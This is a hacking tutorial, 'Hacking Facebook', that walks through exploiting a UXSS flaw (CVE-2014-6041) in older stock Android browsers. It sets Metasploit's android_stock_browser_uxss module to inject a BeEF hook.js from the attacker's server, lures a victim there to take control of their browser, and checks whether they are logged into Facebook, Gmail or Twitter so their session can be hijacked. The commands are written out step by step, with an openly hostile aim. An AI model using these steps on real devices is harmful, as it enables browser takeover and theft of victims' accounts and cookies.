Hacking Facebook:

Same Origin Policy Exploit

Same-origin policy (SOP) is one of the key security measures that every browser should meet. What it means is that browsers are designed so that webpages can't load code that is not part of their own resource. This prevents attackers from injecting code without the authorization of the website owner.

Unfortunately, the default Android browser can be hacked as it does not enforce the SOP policy adequately. In this way, an attacker can access the user's other pages that are open in the browser, among other things. This means that if we can get the user to navigate to our website and then send them some malicious code, we can then access other sites that are open in their browser, such as Facebook.

Step 1: Open Metasploit

Let's begin by firing up Kali and then opening Metasploit by typing:

kali > msfconsole

You should get a screen like this.

Step 2: Find the Exploit

Next, let's find the exploit for this hack by typing:

msf > search platform:android stock browser

When we do so, we get only one module:

auxiliary/gather/android_stock_browser_uxss

Let's load that module by typing:

msf > use auxiliary/gather/android_stock_browser_uxss

```
Matching Modules
================

   Name                                          Disclosure Date  Rank    Descrip
tion
   ----                                          ---------------  ----    -------
----
   auxiliary/gather/android_stock_browser_uxss                    normal  Android
 Open Source Platform (AOSP) Browser UXSS


msf > use auxiliary/gather/android_stock_browser_uxss
msf auxiliary(android_stock_browser_uxss) > info

       Name: Android Open Source Platform (AOSP) Browser UXSS
     Module: auxiliary/gather/android_stock_browser_uxss
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Rafay Baloch
  joev <joev@metasploit.com>

Basic options:
```

Step 3: Get the Info

Now that we have loaded the module, let's get some information on this module. We can do this by typing:

msf > info

As you can see from this info page, this exploit works against all stock Android browsers before Android 4.4 KitKat. It tells us that this module allows us to run arbitrary JavaScript in the context of the URL.

```
  TARGET_URLS  http://example.com  yes       The comma-separated list of URLs to
 steal.
  URIPATH                          no        The URI to use for this exploit (de
fault is random)

Description:
  This module exploits a Universal Cross-Site Scripting (UXSS)
  vulnerability present in all versions of Android's open source stock
  browser before Android 4.4. If successful, an attacker can leverage
  this bug to scrape both cookie data and page contents from a
  vulnerable browser window. If your target URLs use X-Frame-Options,
  you can enable the "BYPASS_XFO" option, which will cause a popup
  window to be used. This requires a click from the user and is much
  less stealthy, but is generally harmless-looking. By supplying a
  CUSTOM_JS paramter and ensuring CLOSE_POPUP is set to false, this
  module also allows running aribrary javascript in the context of the
  targeted URL. Some sample UXSS scripts are provided in
  data/exploits/uxss.

References:
  http://1337day.com/exploit/description/22581
  http://www.osvdb.org/110664
  http://cvedetails.com/cve/2014-6041/
```

Step 4: Show Options

Next, let see what options we need to set for this module to function. Most importantly, we need to set the **REMOTE_JS** that I have highlighted below.

```
   ----          ---------------     --------  -----------
   BYPASS_XFO    false               no        Bypass URLs that have X-Frame-Opti
ons by using a one-click popup exploit.
   CLOSE_POPUP   true                no        When BYPASS_XFO is enabled, this c
loses the popup window after exfiltration.
   CUSTOM_JS                         no        A string of javascript to execute
in the context of the target URLs.
   REMOTE_JS                         no        A URL to inject into a script tag
in the context of the target URLs.
   SRVHOST       0.0.0.0             yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
   SRVPORT       8080                yes       The local port to listen on.
   SSL           false               no        Negotiate SSL for incoming connect
ions
   SSLCert                           no        Path to a custom SSL certificate (
default is randomly generated)
   SSLVersion    SSL3                no        Specify the version of SSL that sh
ould be used (accepted: SSL2, SSL3, TLS1)
   TARGET_URLS   http://example.com  yes       The comma-separated list of URLs t
o steal.
   URIPATH                           no        The URI to use for this exploit (d
efault is random)

msf auxiliary(android_stock_browser_uxss) >
```

Step 5: Open BeEF

Now, open BeEF On Kali Linux

Step 6: Set JS to BeEF Hook

Back to Metasploit now. We need to set the REMOTE_JS to the hook on

BeEF. Of course, make certain you use the IP of the server that BeEF is running on.

msf > set REMOTE_JS http://192.168.1.107:3000/hook.js

Next, we need to set the URIPATH to the root directory /. Let's type:

msf > set uripath /

Step 7: Run the Server

Now we need to start the Metasploit web server. What will happen now is that Metasploit will start its web server and serve up the BeEF

hook so that when anyone navigates to that website, it will have their browser hooked to BeEF.

msf > run

Step 8: Navigate to the Website from an Android Browser


Now we are replicating the behavior of the victim. When they navigate to the website hosting the hook, it will automatically inject the JavaScript into their browser and hook it. So, we need to use the stock browser on an Android device and go to 192.168.1.107:8080, or whatever the IP is of your website.

Step 9: Hook Browser

When the user/device visits our web server at 192.168.1.107, the BeEF JavaScript will hook their browser. It will show under the "Hooked Browser" explorer in BeEF. We now control their browser!

Step 10: Detect if the Browser Is Authenticated to Facebook

Now let's go back to BeEF and go to the "Commands" tab. Under the "Network" folder we find the "Detect Social Networks" command. This command will check to see whether the victim is authenticated to Gmail, Facebook, or Twitter. Click on the "Execute" button in the lower right.



When we do so, BeEF will return for us the results. As you can see below, BeEF returned to us that this particular user was not authenticated to Gmail or Facebook, but was authenticated to Twitter.

Now, we need to simply wait until the user is authenticated to Facebook and attempt this command again. Once they have authenticated to Facebook, we can direct a tab to open the user's Facebook page!

Facebook Password Extractor.